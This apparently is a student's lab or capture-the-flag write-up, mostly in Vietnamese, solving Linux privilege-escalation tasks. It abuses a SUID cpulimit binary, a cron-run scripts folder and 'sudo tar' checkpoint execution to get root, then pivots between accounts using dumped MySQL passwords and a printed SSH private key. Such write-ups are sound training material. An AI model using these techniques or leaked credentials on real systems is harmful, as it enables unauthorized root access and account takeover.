

7 - Исследование защищенности операционных систем и повышение привилегий

Linux privesc 1

Khi đã kết nối VPN, chúng ta có thể sử dụng *LinPeas* hoặc một câu lệnh như

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
```

để phát hiện ra rằng ta có **cpulimit** được gắn cờ (flag) **SUID**. Hãy truy cập mục SUID tại trang <https://gtfobins.github.io/gtfobins/cpulimit/> và thử dùng payload

```
cpulimit -l 100 -- touch 3xh4u573d
```

Hãy kiểm tra các quyền hạn trên file `3xh4u573d` và bạn sẽ thấy nó thuộc sở hữu của người dùng root. Bây giờ hãy thử đọc file `/root/flag.txt` bằng lệnh

```
cpulimit -l 100 -- cat /root/flag.txt
```

```
/
$ cpulimit -l 100 -- cat /root/flag.txt
$ Process 16 detected
a39cf17431042220daf5ecd736b6378336d6b151c564fa5abce160be560e82b44ba9312d66f85c2344ff82d095b36020
Process 16 dead!
█
```

Linux privesc 2

Đã bật VPN. Theo ý kiến riêng của tôi (imho) thì đây là một bài khó. Mấu chốt nằm ở chỗ có một **cronjob**, theo tôi hiểu thì nó sẽ **thực thi tất cả các script nằm trong thư mục /scripts**, và chúng ta chỉ cần *thêm script của mình* vào đó để lấy được nội dung *flag*.

```
echo '#!/bin/bash' > solv.sh
```

```
echo 'cat /root/flag.txt > /tmp/flag' >> solv.sh
```

```
chmod +x solv.sh
```

và chờ đợi. Để thuận tiện, chúng ta có thể dùng lệnh *cat* để theo dõi thư mục nơi chúng ta đang chờ kết quả.

```
user@298e962907cf:/scripts$ echo '#!/bin/bash' > solv.sh
-bash: !/bin/bash': event not found
user@298e962907cf:/scripts$ echo '#!/bin/bash' > solv.sh
user@298e962907cf:/scripts$ echo 'cat /root/flag.txt > /tmp/flag' >> solv.sh
user@298e962907cf:/scripts$ cat solv.sh
#!/bin/bash
cat /root/flag.txt > /tmp/flag
user@298e962907cf:/scripts$ chmod +x solv.sh
user@298e962907cf:/scripts$ ./solv.sh
./solv.sh: line 2: /tmp/flag: Permission denied
user@298e962907cf:/scripts$ cd /tmp/
user@298e962907cf:/tmp$ l
connstate  flag  passwd_hash
user@298e962907cf:/tmp$ cat flag
b6da87758c95dce2e814856b11bb5a132bf1ba358ddf31d16664b5f004b2574750f5382e56063cbc219dd2233b957f57
user@298e962907cf:/tmp$
```

Linux Privesc 3

```
exec "sudo /bin/bash"
```

```
cat /root/flag.txt
```

```
exec "sudo cat /root/flag.txt"
```

Эскалация привилегий через sudo

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
1647cdb0a0f4:/home/user$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for user:
tar: Removing leading `/' from member names
/home/user # cat /root/flag.txt
41514e7f70549334327d226f40009e442d55cf68ce17e80041d6863a20c49f11e8792094853fe25498f2b11d92c1fe34
/home/user #
```

Степной волк 2

```
ssh www-data@<IP> -p <PORT>
```

```
cat /var/www/html/index.php
```

Nó sẽ có dạng:

```
<?php
$link = mysql_connect('db', 'mysql', 'MysqlP4ss')
or die('Unable to connect: ' . mysql_error());
mysql_select_db('passwords') or die('DB not found');
```

```
$query = 'SELECT * FROM passwords';  
$result = mysql_query($query) or die('Wrong request: ' . mysql_error());  
  
echo "<table>\n";  
while ($line = mysql_fetch_array($result, MYSQL_ASSOC)) {  
    echo "\t<tr>\n";  
    foreach ($line as $col_value) {  
        echo "\t\t<td>$col_value</td>\n";  
    }  
    echo "\t</tr>\n";  
}  
echo "</table>\n";  
  
mysql_free_result($result);  
  
mysql_close($link);  
?>
```

chungs ta co thông tin sau

host: db
user: mysql
password: MysqlP4ss
database: passwords

tiến hành đăng nhập:

```
mysql -h db -u mysql -pMysqlP4ss
```

sau đó:

```
USE passwords;  
SELECT * FROM passwords;
```

```
mysql> USE passwords;
```

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> SELECT * FROM passwords;
```

```
+----+-----+-----+  
| id | user | pass      |  
+----+-----+-----+  
| 1 | user1 | Str0ngP4ss4Us3r0n3 |  
+----+-----+-----+  
1 row in set (0.00 sec)
```

Ra ngoài và login:

```
ssh user1@<IP> -p <PORT>
```

Password:

```
Str0ngP4ss4Us3r0n3
```

```
$ whoami
```

```
user1
```

```
$ id
```

```
uid=1001(user1) gid=1003(user1) groups=1003(user1),1001(friends)
```

Khi bạn đã là user1, chạy:

```
ls -l /usr/share/data/notes cat /usr/share/data/notes/note
```

bạn sẽ thấy:

```
My password starts with AP4ss
```

```
find / -group friends -type f 2>/dev/null -ls
```

tìm đc mk user 2

```
cat -A /bin/scope
```

```
echo user2:AP4ssThatN3v3rD13s | chpasswd$
```

đăng nhập vào user 2:

sau đó

```
$ ls -la /home/user2
total 16
drwxr-x--- 1 user2 user2    4096 Nov 11  2024 .
drwxr-xr-x 1 root  root    4096 Nov 11  2024 ..
-rwxr-x--- 1 user2 colleagues 1525 Nov 11  2024 db.kdbx
$ id
uid=1002(user2) gid=1004(user2) groups=1004(user2),1001(friends),1002(colleagues)
```

user3:S0m3thin61N51d3

key trong

```
/home/user3/.ssh/id_rsa
```



```

$ cat /home/user3/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```


copy ra máy thật.

và chmod 600 nó

sau đó ssh :

```
ssh -i <id_rsa_key> user4@10.10.10.10 -p <your_port>
```

và đọc flag.txt

A terminal window with a dark background and a colorful header bar. The prompt is a yellow lightning bolt followed by 'chu >>'. The command entered is 'ssh -i key -p 2749 user4@10.10.10.10'.

```
chu-latitude-5510 (G 7 main) 11ms 7:27 PM  
chu >> ssh -i key -p 2749 user4@10.10.10.10
```